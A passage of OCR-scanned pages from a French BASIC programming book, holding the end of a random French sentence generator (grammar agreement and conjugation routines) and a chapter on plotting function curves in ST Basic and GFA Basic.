then AD$=left$(AD$,len(AD$)-2) : AD$=AD$+"ète" : goto 9490
9160 if F2$="et" then AD$=AD$+"te" : goto 9490
9170 if F2$="ot" and (AD$<>"bigot" and AD$<>"dévot" and AD$<>"falot" and AD$<>"
idiot" and AD$<>"manchot" and AD$<>"nabot") then AD$=AD$+"te" : goto 9490
9180 if F2$="er" then AD$=left$(AD$,len(AD$)-2) : AD$=AD$+"ère" : goto 9490
9190 if F2$="on" then AD$=AD$+"ne" : goto 9490
9200 if F2$="an" and AD$<>"plan" then AD$=AD$+"ne" : goto 9490
9210 if AD$="enchanteur" then AD$="enchanteresse" : goto 9490
9220 if AD$="indicateur" then AD$="indicatrice" : goto 9490
9230 if AD$="trompeur" then AD$="trompeuse" : goto 9490
9250 if F3$="eur" then AD$=left$(AD$,len(AD$)-1) : AD$=AD$+"se" : goto 9490
9260 if F2$="if" then AD$=left$(AD$,len(AD$)-1) : AD$=AD$+"ve" : goto 9490
9480 AD$=AD$+"e"
9490 F=free : return
9500 rem ------------------ PLURIEL DES ADJECTIFS  ------------------------------
-
9510 F1$=right$(AD$,1) : F2$=right$(AD$,2) : F3$=right$(AD$,3)
9520 if F2$="al" and (AD$<>"bancal" and AD$<>"fatal" and AD$<>"glacial" and AD$
<>"natal" and AD$<>"naval") then AD$=left$(AD$,len(AD$)-1) : AD$=AD$+"ux" : got
o 9600
9530 if F3$="eau" then AD$=AD$+"x" : goto 9600
9540 if F1$="x" or F1$="s" or F1$="z" then goto 9600
9590 AD$=AD$+"s"
9600 F=free : return
9700 rem --------- tirage des ARTICLES CONTRACTES ----------------------------
9710 H=rnd(4) : on H+1 goto 9730,9740,9750,9740,9750
9730 AR$="des" : P=1 : G=rnd(1) : goto 9790
9740 AR$="de la" : P=0 : G=1 : goto 9790
9750 AR$="du" : P=0 : G=0 : goto 9790
9790 return
9800 rem ---------- tirage  PRONOMS PERSONNELS ------------------------------
-
9810 H=rnd(4) : on H+1 goto 9820,9830,9840,9850,9860
9820 PN$="il" : P=0 : G=0 : goto 9890
9830 PN$="elle" : P=0 : G=1 : goto 9890
9840 PN$="ils" : P=1 : G=0 : goto 9890
9850 PN$="elles" : P=1 : G=1 : goto 9890
9860 PN$="on" : P=0 : G=0 : goto 9890
9890 return
10000 rem --------- VERBES du GROUPE 1 AU PRESENT ----------------------------
-
10010 F1$=right$(VB$,1) : F2$=right$(VB$,2) : F3$=right$(VB$,3) : F4$=right$(VB
$,4)
10020 if VB$="aller" and P=0 then VB$="va" : goto 10999
10030 if VB$="aller" and P=1 then VB$="vont" : goto 10999
10040 if F3$="yer" and P=0 then VB$=left$(VB$,len(VB$)-3) : VB$=VB$+"ie" : goto
 10999
10050 if F3$="yer" and P=1 then VB$=left$(VB$,len(VB$)-3) : VB$=VB$+"ient" : go
to 10999
10060 if F4$="eter" and P=0 and (VB$<>"acheter" and VB$<>"fureter" and VB$<>"ha
leter") then VB$=left$(VB$,len(VB$)-2) : VB$=VB$+"te" : goto 10999
10070 if F4$="eter" and P=1 and (VB$<>"acheter" and VB$<>"fureter" and VB$<>"ha
leter") then VB$=left$(VB$,len(VB$)-2) : VB$=VB$+"tent" : goto 10999
```

(suite)

```
10080 if P=0 and (VB$="acheter" or VB$="haleter" or VB$="fureter") then VB$=lef
t$(VB$,len(VB$)-4) : VB$=VB$+"ète" : goto 10999
10090 if P=1 and (VB$="acheter" or VB$="haleter" or VB$="fureter") then VB$=lef
t$(VB$,len(VB$)-4) : VB$=VB$+"ètent" : goto 10999
10100 if P=0 and VB$="révéler" then VB$="révèle" : goto 10999
10110 if P=1 and VB$="révéler" then VB$="révèlent" : goto 10999
10120 if F4$<>"eler" then goto 10200
10130 if VB$<>"celer" or VB$<>"ciseler" or VB$<>"congeler" or VB$<>"déceler" or
 VB$<>"geler" or VB$<>"dégeler" or VB$<>"marteler" or VB$<>"modeler" or VB$<>"p
eler" or VB$<>"receler" or VB$<>"démanteler" then goto 10160
10140 VB$=left$(VB$,len(VB$)-4) : if P=0 then VB$=VB$+"èle" : goto 10999
10150 VB$=VB$+"èlent" : goto 10999
10160 VB$=left$(VB$,len(VB$)-2)
10170 if P=0 then VB$=VB$+"le" : goto 10999
10180 VB$=VB$+"lent" : goto 10999
10200 if VB$="achever" and P=0 then VB$="achève" : goto 10999
10210 if VB$="achever" and P=1 then VB$="achèvent" : goto 10999
10220 rem
10970 VB$=left$(VB$,len(VB$)-2)
10980 if P=0 then VB$=VB$+"e"
10990 if P=1 then VB$=VB$+"ent"
10999 F=free : return
11000 rem --------- VERBES du GROUPE 2 AU PRESENT ----------------------------
-
11010 F1$=right$(VB$,1) : F2$=right$(VB$,2) : F3$=right$(VB$,3) : F4$=right$(VB
$,4)
11050 VB$=left$(VB$,len(VB$)-1)
11060 if P=0 then VB$=VB$+"t"
11070 if P=1 then VB$=VB$+"ssent"
11090 F=free : return
12000 rem --------- VERBES du GROUPE 3 AU PRESENT ----------------------------
-
12010 F1$=right$(VB$,1) : F2$=right$(VB$,2) : F3$=right$(VB$,3) : F4$=right$(VB
$,4) : F5$=right$(VB$,5) : F6$=right$(VB$,6) : F7$=right$(VB$,7)
12030 if F7$="prendre" and P=0 then VB$=left$(VB$,len(VB$)-2) : goto 12290
12040 if F7$="prendre" and P=1 then VB$=left$(VB$,len(VB$)-3)+"nent" : goto 122
90
12050 if F7$="ueillir" and P=0 then VB$=left$(VB$,len(VB$)-2)+"e" : goto 12290
12060 if F7$="ueillir" and P=1 then VB$=left$(VB$,len(VB$)-2)+"ent" : goto 1229
0
12070 if F6$="truire" and P=0 then VB$=left$(VB$,len(VB$)-2)+"t" : goto 12290
12080 if F6$="truire" and P=1 then VB$=left$(VB$,len(VB$)-2)+"sent" : goto 1229
0
12090 if F6$="battre" and P=0 then VB$=left$(VB$,len(VB$)-3) : goto 12290
12100 if F6$="battre" and P=1 then VB$=left$(VB$,len(VB$)-2)+"ent" : goto 12290
12110 if F4$="oire" and P=0 then VB$=left$(VB$,len(VB$)-2)+"t" : goto 12290
12120 if F4$="oire" and VB$<>"boire" and P=1 then VB$=left$(VB$,len(VB$)-2)+"en
t" : goto 12290
12125 if F4$="oire" and VB$="boire" and P=1 then VB$=left$(VB$,len(VB$)-2)+"ven
t" : goto 12290
12130 if (F6$="aindre" or F6$="eindre" or F6$="oindre") and P=0 then VB$=left$(
VB$,len(VB$)-3)+"t" : goto 12290
12140 if (F6$="aindre" or F6$="eindre" or F6$="oindre") and P=1 then VB$=left$(
VB$,len(VB$)-4)+"gnent" : goto 12290
12150 if F5$="endre" and P=0 then VB$=left$(VB$,len(VB$)-2) : goto 12290
12160 if F5$="endre" and P=1 then VB$=left$(VB$,len(VB$)-2)+"ent" : goto 12290
12290 F=free : return
20000 rem ------------------------------------------------------------------
-           -           TIRAGE ET AFFICHAGE DES PHRASES
```

(suite)

```
 -          ------------------------------------------------------------
---
20010 pen 2 : locate 31,0 : print NPH
20020 pen 3 : locate 0,2 : print string$("-",80) : locate 0,10 : print string$(
"-",80)
20030 H=rnd(9) : on H+1 gosub 21000,21200,21400,21600,21800,22000,22200,22400,2
2600,22800
20050 F=free
20060 BOU$(B)="."
20070 pen 1 : locate 0,4 : for J=0 to B : PHM$=PHM$+BOU$(J)+" "
20080 print BOU$(J);" "; : next J
20100 TCH$=inkey$ : F=free
20110 if TCH$="" then goto 20100
20120 if upper$(TCH$)="M" and NPH<51 then PH$(NPH)=PHM$ : NPH=NPH+1 : bell : pe
n 2 : locate 31,0 : print NPH : clear key : goto 20100
20130 if upper$(TCH$)="R" then goto 20500
20140 if upper$(TCH$)="F" then default : end
20150 if upper$(TCH$)="S" and NPH>0 then goto 20600
20160 if upper$(TCH$)="C" then goto 20700
20170 if upper$(TCH$)="I" then open #1,"prt" : print #1,PHM$ : close #1 : clear
 key : goto 20100
20200 for J=0 to B : BOU$(J)="" : next J : clear key : F=free : B=0
20210 for J=4 to 9 : locate 0,J : print space$(80); : next J : PHM$="" : F=free
20220 goto 20000
20499 rem RECAPITULATION PHRASES MEMORISEES ------------------------------------
-
20500 mode 1 : LG=1 : locate 20,0 : print "* RECAPITULATION DES PHRASES MEMORIS
EES *" : print : pen 3 : print "   >>> Appuyez sur une Touche pour faire appara
itre chaque phrase.... <<<" : print : pen 1
20510 print PH$(LG)
20520 wait key
20530 if LG<NPH then LG=LG+1 : goto 20510
20540 print "C'EST FINI !..."
20550 print : print "Annulation des phrases mémorisées (O/N) ?"
20560 A$=upper$(inkey$) : if A$="" then goto 20560
20570 if A$="O" then for J=0 to NPH : PH$(J)="" : F=free : next J : NPH=0 : PHM
$=""
20580 clear key : wait key : mode 1 : goto 20
20599 rem ---------------- SAUVEGARDE SUR DISQUETTE ------------------------------
-
20600 mode 1 : locate 20,0 : print "* SAUVEGARDE *" : locate 0,3 : print "Sous
quel nom voulez-vous sauver les phrases (maxi 8 lettres) ?"
20610 input Q$ : if len(Q$)>8 then Q$=left$(Q$,8)
20620 if Q$="" then goto 20650
20630 Q$=Q$+".phr" : open out #1,Q$ : print #1,NPH : for J=1 to NPH : print #1,
PH$(J) : next J
20640 close #1 : print "appuyez sur une touche"
20650 clear key : wait key : mode 1 : goto 20
20699 rem ---------------- CHARGEMENT D'UN FICHIER --------------------------------
-
20700 mode 1 : locate 20,0 : print "* CHARGEMENT *" : locate 0,3 : print "Quel
est le nom du fichier à charger ?"
20710 input Q$ : if len(Q$)>8 then Q$=left$(Q$,8)
20720 if Q$="" then goto 20750
20730 Q$=Q$+".*" : open in #1,Q$ : input #1,NPH : for J=1 to NPH : input #1,PH$
(J) : next J
20740 close #1 : print "appuyez sur une touche"
20750 clear key : wait key : mode 1 : goto 20
20999 rem ------------------------------------------------------------------------
-          -              LES DIFFERENTS TYPES DE PHRASES
```

(suite)

```
-          ------------------------------------------------------------------
---
21000 rem ------------------ phrase  TYPE 1 ------------------------------------
-
21010 B=1 : gosub 30150
21020 H=rnd(7) : on H+1 gosub 30100,30300,30400,30450,30500,30550,30100,30300
21025 if I=1 and PR$=" " then goto 21190
21030 H=rnd(2) : on H+1 goto 21190,21040,21040
21040 gosub 30000 : gosub 30050
21045 if I=1 then gosub 30350
21050 H=rnd(2) : on H+1 goto 21190,21060,21070
21060 gosub 30200
21070 H=rnd(2) : on H+1 goto 21190,21080,21080
21080 gosub 30250 : gosub 30050
21090 H=rnd(3) : on H+1 goto 21190,21190,21190,21100
21100 gosub 30200
21190 if BOU$(B-1)=PR$ then BOU$(B-1)="" : B=B-1 : H=rnd(10) : if H>0 then gosu
b 6800 : BOU$(B)=AV$ : B=B+1
21195 return
21200 rem ------------------ phrase  TYPE 2 ------------------------------------
-
21210 B=1 : gosub 30000 : gosub 30050 : P(1)=P
21220 H=rnd(2) : on H+1 goto 21230,21240,21240
21230 gosub 30200
21240 H=rnd(2) : on H+1 goto 21250,21280,21280
21250 gosub 30250 : gosub 30050
21260 H=rnd(2) : on H+1 goto 21270,21280,21280
21270 gosub 30200
21280 P=P(1) : H=rnd(7) : on H+1 gosub 30100,30300,30400,30450,30500,30550,3010
0,30300
21285 if I=1 and PR$=" " then goto 21390
21290 H=rnd(2) : on H+1 goto 21390,21300,21300
21300 gosub 30000 : gosub 30050
21305 if I=1 then gosub 30350
21310 H=rnd(2) : on H+1 goto 21390,21320,21330
21320 gosub 30200
21330 H=rnd(2) : on H+1 goto 21390,21390,21340
21340 gosub 30250 : gosub 30050
21350 H=rnd(2) : on H+1 goto 21390,21390,21360
21360 gosub 30200
21390 if BOU$(B-1)=PR$ then BOU$(B-1)="" : B=B-1 : H=rnd(10) : if H>0 then gosu
b 6800 : BOU$(B)=AV$ : B=B+1
21395 return
21400 rem ------------------ phrase  TYPE 3 ------------------------------------
-
21410 B=1 : gosub 30000 : gosub 30050 : P(1)=P
21420 H=rnd(2) : on H+1 goto 21430,21440,21440
21430 gosub 30250 : gosub 30050
21440 if P(1)=0 then VB$="est" else VB$="sont"
21445 BOU$(B)=VB$ : B=B+1 : H=rnd(10) : if H>5 then gosub 6800 : BOU$(B)=AV$ :
B=B+1
21450 BOU$(B)="comme" : B=B+1
21460 gosub 30000 : gosub 30050
21470 H=rnd(3) : on H+1 goto 21590,21590,21480,21490
21480 gosub 30200
21490 H=rnd(2) : on H+1 goto 21590,21590,21500
21500 gosub 30250 : gosub 30050
21510 H=rnd(2) : on H+1 goto 21590,21590,21520
21520 gosub 30200
```

(suite)

```
21590 return
21600 rem ---------------- phrase  TYPE 4 ----------------------------------------
-
21610 B=1 : gosub 30000 : gosub 30050 : P(1)=P
21620 H=rnd(2) : on H+1 goto 21630,21640,21640
21630 gosub 30250 : gosub 30050
21640 if P(1)=0 then VB$="sait" else VB$="savent"
21650 BOU$(B)=VB$ : B=B+1
21655 H=rnd(10) : if H>8 then gosub 6800 : BOU$(B)=AV$ : B=B+1
21660 H=rnd(2) : on H+1 gosub 4000,6000,6400 : BOU$(B)=VB$ : B=B+1
21665 gosub 30000 : gosub 30050
21670 H=rnd(4) : on H+1 goto 21690,21690,21690,21680,21680
21680 gosub 30200
21685 H=rnd(6) : if H<3 then gosub 30200 : BOU$(B-1)="et "+AD$
21690 return
21800 rem ---------------- phrase  TYPE 5 ----------------------------------------
-
21810 B=1 : XAV=0 : H=rnd(10) : if H>5 then gosub 6800 : BOU$(B)=AV$ : B=B+1 :
XAV=1
21815 gosub 30000 : gosub 30050 : P(1)=P
21820 H=rnd(2) : on H+1 goto 21830,21840,21840
21830 gosub 30250 : gosub 30050
21840 if P(1)=0 then VB$="fait" else VB$="font"
21850 BOU$(B)=VB$ : B=B+1
21855 if XAV=0 then H=rnd(10) : if H>5 then gosub 6800 : BOU$(B)=AV$ : B=B+1
21860 gosub 30000 : gosub 30050
21870 H=rnd(4) : on H+1 goto 21990,21990,21990,21880,21880
21880 gosub 30200
21885 H=rnd(6) : if H<3 then gosub 30200 : BOU$(B-1)="et "+AD$
21990 return
22000 rem ---------------- phrase  TYPE 6 ----------------------------------------
-
22010 B=1 : XAV=0
22015 gosub 30000 : gosub 30050 : P(1)=P : G(1)=G
22020 H=rnd(2) : on H+1 goto 22040,22040,22030
22030 gosub 30250 : gosub 30050
22040 if P(1)=0 then VB$="est" else VB$="sont"
22050 BOU$(B)=VB$ : B=B+1
22055 H=rnd(10) : if H>8 then gosub 6800 : BOU$(B)=AV$ : B=B+1 : XAV=1
22060 G=G(1) : P=P(1) : gosub 30200
22070 H=rnd(6) : if H>3 then goto 22190
22080 gosub 30200 : H=rnd(4) : if H>2+XAV then gosub 6800 : BOU$(B-1)="et "+AV$
+" "+AD$ : B=B+2 : goto 22190
22090 BOU$(B-1)="et "+AD$
22190 return
22200 rem ---------------- phrase  TYPE 7 ----------------------------------------
-
22210 B=1 : gosub 30000 : gosub 30050 : P(1)=P
22220 if P=0 then VB$="c'est" else VB$="ce sont"
22230 BOU$(B)=VB$ : B=B+1
22235 H=rnd(10) : if H>7 then gosub 6800 : BOU$(B)=AV$ : B=B+1
22240 gosub 30000 : if P<>P(1) then B=B-1 : goto 22240
22245 gosub 30050
22250 BOU$(B)="qui" : B=B+1
22260 H=rnd(2) : on H+1 gosub 30100,30400,30500
22265 H=rnd(10) : if H>5 then gosub 6800 : BOU$(B)=AV$ : B=B+1
22270 H=rnd(2) : on H+1 goto 22390,22280,22280
22280 gosub 30000 : gosub 30050
22390 return
22400 rem ---------------- phrase  TYPE 8 ----------------------------------------
-
```

(suite)

```
22410 BOU$(B)="il y a" : B=B+1
22420 B=1 : gosub 30000 : gosub 30050 : P(1)=P
22430 H=rnd(2) : on H+1 goto 22450,22450,22440
22440 gosub 30200
22450 BOU$(B)="qui" : B=B+1
22460 H=rnd(1) : if H=0 then gosub 30100 else gosub 30400
22465 H=rnd(10) : if H>6 then gosub 6800 : BOU$(B)=AV$ : B=B+1
22470 H=rnd(2) : on H+1 goto 22480,22590,22480
22480 gosub 30000 : gosub 30050
22490 H=rnd(2) : on H+1 goto 22500,22590,22510
22500 gosub 30200 : goto 22590
22510 gosub 30250 : gosub 30050
22590 return
22600 rem ---------------- phrase  TYPE 9 ----------------------------------
-
22610 B=1 : gosub 30000 : gosub 30050 : P(1)=P
22620 H=rnd(2) : on H+1 goto 22630,22640,22640
22630 gosub 30250 : gosub 30050
22640 if P(1)=0 then VB$="peut" else VB$="peuvent"
22650 BOU$(B)=VB$ : B=B+1
22655 H=rnd(2) : on H+1 gosub 4000,6000,6400 : BOU$(B)=VB$ : B=B+1
22660 H=rnd(10) : if H>6 then gosub 6800 : BOU$(B)=AV$ : B=B+1
22665 gosub 30000 : gosub 30050
22670 H=rnd(4) : on H+1 goto 22690,22690,22690,22680,22680
22680 gosub 30200
22685 H=rnd(6) : if H<3 then gosub 30200 : BOU$(B-1)="et "+AD$
22690 return
22800 rem ---------------- phrase  TYPE 10 ----------------------------------
-
22810 B=1 : gosub 30000 : gosub 30050 : P(1)=P
22820 H=rnd(2) : on H+1 goto 22830,22840,22840
22830 gosub 30250 : gosub 30050
22840 if P(1)=0 then VB$="veut" else VB$="veulent"
22850 BOU$(B)=VB$ : B=B+1
22855 H=rnd(10) : if H>6 then gosub 6800 : BOU$(B)=AV$ : B=B+1
22860 H=rnd(2) : on H+1 gosub 4000,6000,6400 : BOU$(B)=VB$ : B=B+1
22865 gosub 30000 : gosub 30050
22870 H=rnd(4) : on H+1 goto 22890,22890,22890,22880,22880
22880 gosub 30200
22885 H=rnd(6) : if H<3 then gosub 30200 : BOU$(B-1)="et "+AD$
22890 return
29999 rem ***********************************************************************
*          *
 *          *                        P R O C E D U R E S
  *          *
   *          ***********************************************************
*****
30000 rem --------- ARTICLE
30010 gosub 7500 : BOU$(B)=AR$ : B=B+1 : return
30050 rem --------- NOM
30060 if G=0 then gosub 1000 else gosub 2000
30070 if P=1 then gosub 8000
30080 gosub 7600 : BOU$(B-1)=AR$ : BOU$(B)=N$ : B=B+1 : return
30100 rem --------- VERBE TRANSITIF GROUPE 1
30110 gosub 4000
30120 gosub 10000 : BOU$(B)=VB$ : B=B+1 : return
30150 rem --------- PRONOM
30160 gosub 9800 : BOU$(B)=PN$ : B=B+1 : return
30200 rem --------- ADJECTIF
```



(suite)

```
30210 gosub 3000 : if G=1 then gosub 9000
30220 if P=1 then gosub 9500
30230 BOU$(B)=AD$ : B=B+1 : return
30250 rem ---------- ARTICLE CONTRACTE
30260 gosub 9700 : BOU$(B)=AR$ : B=B+1 : return
30300 rem ---------- VERBE INTRANSITIF GROUPE 1
30310 gosub 5000
30320 gosub 10000 : BOU$(B)=VB$ : B=B+1 : BOU$(B)=PR$ : B=B+1 : gosub 30350 : r
eturn
30350 rem ---------- ELIDATION PREPOSITION + ARTICLE
30355 if BOU$(B-3)="à" and BOU$(B-2)="les" then BOU$(B-3)="aux" : BOU$(B-2)=""
: if BOU$(B)=AR$ then BOU$(B)=""
30360 if BOU$(B-3)="à" and BOU$(B-2)="le" then BOU$(B-3)="au" : BOU$(B-2)="" :
if BOU$(B)=AR$ then BOU$(B)=""
30365 if BOU$(B-3)="de" and BOU$(B-2)="les" then BOU$(B-3)="des" : BOU$(B-2)=""
 : if BOU$(B)=AR$ then BOU$(B)=""
30370 if BOU$(B-3)="de" and BOU$(B-2)="le" then BOU$(B-3)="du" : BOU$(B-2)="" :
 if BOU$(B)=AR$ then BOU$(B)=""
30399 F=free : return
30400 rem ---------- VERBE TRANSITIF GROUPE 2
30410 gosub 6000
30420 gosub 11000 : BOU$(B)=VB$ : B=B+1 : return
30450 rem ---------- VERBE INTRANSITIF GROUPE 2
30460 gosub 6200
30470 gosub 11000 : BOU$(B)=VB$ : B=B+1 : BOU$(B)=PR$ : B=B+1 : gosub 30350 : r
eturn
30500 rem ---------- VERBE TRANSITIF GROUPE 3
30510 gosub 6400
30520 gosub 12000 : BOU$(B)=VB$ : B=B+1 : return
30550 rem ---------- VERBE INTRANSITIF GROUPE 3
30560 gosub 7000
30570 gosub 12000 : BOU$(B)=VB$ : B=B+1 : BOU$(B)=PR$ : B=B+1 : gosub 30350 : r
eturn
```

# 9/4

# Les mathématiques

## 9/4.1

## Le tracé des courbes d'équation Y = F(x)

Voici un programme qui rendra de grands services aux étudiants. Il permet de tracer en haute résolution et en ST Basic une courbe quelconque d'équation Y = F(x). Le domaine d'étude (en x) doit être entré avant que le tracé ne puisse apparaître sur l'écran.

Attention à ne pas inclure une discontinuité dans le domaine, sans quoi la courbe a toutes les chances d'être plate.

Ce programme n'a pas pour but de réduire à néant l'étude préalable de la fonction. Il permet cependant de confirmer (ou d'infirmer) l'allure générale de la courbe à étudier.

Le programme se décompose en :


— programme principal :
activation des trois sous-programmes ;

— sous-programme **Saisie de l'équation** :
effacement de l'écran, définition de la fenêtre OUTPUT sur tout l'écran et saisie de l'équation de la courbe à étudier ;

— sous-programme **Saisie du domaine de définition** :
saisie des deux valeurs d'abscisse extrémales correspondant au domaine d'étude ;

— sous-programme **Tracé de la courbe** :
calcul de l'échelle en Y (valeurs extrémales sur l'axe Oy), effacement de l'écran OUTPUT et tracé de la courbe sur 200 points entre les deux abscisses spécifiées.

Ces quatre parties s'enchaînent comme le montre l'ordinogramme suivant :



Le listing du programme est le suivant :

```
1000  rem *************************************
1010  rem * Tracé de courbes d'équation Y=F(x) *
1020  rem *************************************
1030  rem
1040  gosub 1090 'Saisie de l'équation
1050  end
1060  gosub 1230 'Saisie du domaine
1070  gosub 1330 'Tracé
1080  end
1090  rem ---------------------------
1100  rem - Saisie de l'équation -
1110  rem ---------------------------
1120  fullw 2 'Fenetre OUTPUT sur tout l'écran
1130  clearw 2 'Effacement de l'écran
1140  gotoXY 0,0
1150  print "Tracé de courbes Y=F(x)"
1160  print "------------------------"
1170  print
1180  print "Tapez 1310 DEF FNA(X)="
1190  print "suivi de l'équation à étudier"
1200  print
1210  print "Tapez ensuite goto 1060"
1220  return
1230  rem ---------------------------------------
1240  rem - Saisie du domaine de définition -
1250  rem ---------------------------------------
1260  clearw 2 'Effacement de l'écran
1270  gotoXY 0,0 'Curseur en haut de l'écran
1280  print "Entrez le domaine d'étude : "
1290  print: input "X min";X1
1300  print: input "X max";X2
1310  def fna(x)=sin(x)
1320  return
1330  rem -------------------------
1340  rem - Tracé de la courbe -
1350  rem -------------------------
1360  rem Calcul de l'échelle en Y
1370  M1=-1E33 : M2=1E33
1380  for X=X1 to X2 step (X2-X1)/200
1390  A=FNA(X)
1400  if A>M1 then M1=A
1410  if A-M2 < 0 then M2=A
1420  next X
1430  EX=607/(X2-X1):EY=166/(M1-M2) 'Moyenne résolution
1440  PX=(X2-X1)/200
1450  rem -------
1460  rem Tracé
1470  rem -------
1480  clearw 2 'Effacement de l'écran
1490  for X=X1 to X2 step PX
1500  a=(X-X1)*EX : b=166-(FNA(X)-M2)*EY
1510  linef a,b,a,b
1520  next x
1530  a$=input$(1) 'Attente de l'appui sur une touche
1540  return
```

Lignes 1000 à 1080 : Programme principal
Lignes 1090 à 1220 : Présentation et saisie de l'équation
Lignes 1230 à 1320 : Saisie du domaine de définition
Lignes 1330 à 1540 : Tracé de la courbe
Calcul de l'échelle (1360-1440)
Tracé (1480-1520)
Attente de l'appui sur une touche (1530)

## ANALYSE DE POINTS PARTICULIERS

• Calcul des valeurs extrémales sur l'axe Oy

Pour calculer l'emplacement de chaque point sur le tracé, un calcul d'échelle sur l'axe Oy doit être fait avant de représenter la courbe. Pour cela, deux variables (M1 et M2) sont initialisées aux valeurs – 1E33 et 1E33, c'est-à-dire à des valeurs respectivement très petite et très grande.

Chaque valeur d'ordonnée qui donnera lieu à un point sur le tracé est calculée, et comparée aux deux valeurs M1 et M2. Si l'ordonnée est supérieure à M1, M1 est rendu égal à cette ordonnée. De même, si l'ordonnée est inférieure à M2, M2 est rendu égal à cette ordonnée. A la fin de la description du domaine de définition, M1 et M2 contiennent (respectivement) les valeurs maximale et minimale des ordonnées à représenter.

• Calcul des facteurs d'échelle

Dans le programme ci-dessus, le tracé se fait sur un moniteur couleur en moyenne résolution. Le nombre de points disponibles sur l'écran est donc de 607 sur l'axe Ox et 166 sur l'axe Oy. Les facteurs d'échelle sont obtenus par les calculs suivants :

— sur Ox : EX=607/(X2-X1),

— sur Oy : EY=166/(M1-M2).

Les coordonnées d'affichage d'un point sur l'écran seront obtenues par les formules suivantes :

— abscisse = (X–X1)*EX,

— ordonnée = (FNA(X)–M2)*EY.

Si vous désirez travailler en basse résolution, modifiez la ligne 1430 comme suit :

```
1430 EX=303/(X2-X1):EY=166/(M1-M2) 'Basse résolution
```

Si vous désirez travailler en haute résolution, modifiez la ligne 1430 comme suit :

```
1430 EX=615/(X2-X1):EY=344/(M1-M2) 'Haute résolution
```

• Tracé d'un point sur l'écran

Aucune instruction d'affichage d'un pixel sur l'écran n'étant disponible en ST Basic, nous avons utilisé l'instruction LINEF, et nous lui avons passé deux fois le même couple de points.

### TRACÉ DE COURBE ÉQUATION Y = F(X) ET D'ÉQUATION PARAMÉTRIQUE

Nous vous proposons ici une version Basic GFA du programme de tracé de courbes. Ce langage bien plus rapide permet d'obtenir une précision de tracé supérieure en un temps de tracé inférieur.

Le listing du programme est le suivant :

```
DEFFN a(x)=SIN(x)
REM
REM ---------------------------------------
REM Tra¸é de courbes d'équation Y=F(x)
REM ---------------------------------------
REM
GOSUB parametres !Paramétrage du tra¸é
GOSUB trace      !Trace de la courbe
a$=INPUT$(1)
END
REM
PROCEDURE parametres
  CLS
  PRINT "Paramétrage du tra¸é :"
  PRINT "-----------------------"
  PRINT
  REM
  REM - - - - - - - - -
  REM Titre du tra¸é
  REM - - - - - - - - -
  INPUT "Entrez le titre du tra¸é : ";ti$
  PRINT
  REM - - - - - - - - - -
  REM Domaine d'étude
  REM - - - - - - - - - -
  REM
  PRINT "Entrez le domaine d'étude :"
  PRINT
  INPUT "Valeur minimale de X : ";x1
  INPUT "Valeur maximale de X : ";x2
RETURN
REM
PROCEDURE trace
  REM - - - - - - - - - - - - - - - - -
  REM Calcul des facteurs d'échelle
  REM - - - - - - - - - - - - - - - - - -
  REM
  m1=-1.0E+33
  m2=1.0E+33
  FOR x=x1 TO x2 STEP (x2-x1)/1500
    a=@a(x)
    IF a>m1 THEN
      m1=a
      max=x
    ENDIF
    IF a<m2 THEN
      m2=a
      min=x
    ENDIF
  NEXT x
  ex=639/(x2-x1) !Echelle en X
  ey=150/(m1-m2) !Echelle en Y
  px=(x2-x1)/1500 !Pas en X
  REM
```

(suite)

```
    REM - - - -
    REM Traçé
    REM - - - -
    REM
    CLS
    BOX 0,0,639,151
    LOCATE 21,1
    PRINT SPACE$((80-LEN(ti$))/2);ti$
    LOCATE 22,1
    PRINT SPACE$((80-LEN(ti$))/2);STRING$(LEN(ti$),"-")
    LOCATE 23,1
    PRINT "Ordonnée minimum y=";INT(m2*100)/100;" pour x=";INT(min*100)/100
    LOCATE 23,43
    PRINT "Ordonnée maximum y=";INT(m1*100)/100;" pour x=";INT(max*100)/100
    LOCATE 24,24
    PRINT "Domaine d'étude : X entre ";x1;" et ";x2
    FOR x=x1 TO x2 STEP px
      a=(x-x1)*ex
      b=150-(@a(x)-m2)*ey+1
      PLOT a,b
    NEXT x
RETURN
```

Sa logique de fonctionnement est la même que celle du programme précédent. Quelques différences cependant :

— la précision du tracé a été augmentée. Le nombre de points est maintenant de 1 500 (procédure Trace) contre 200 dans la version précédente :

```
FOR x=x1 TO x2 STEP (x2-x1)/1 500
...
px=(x2-x1)/1 500 !Pas en X
```

— un titre peut être affiché au-dessous de la représentation graphique :

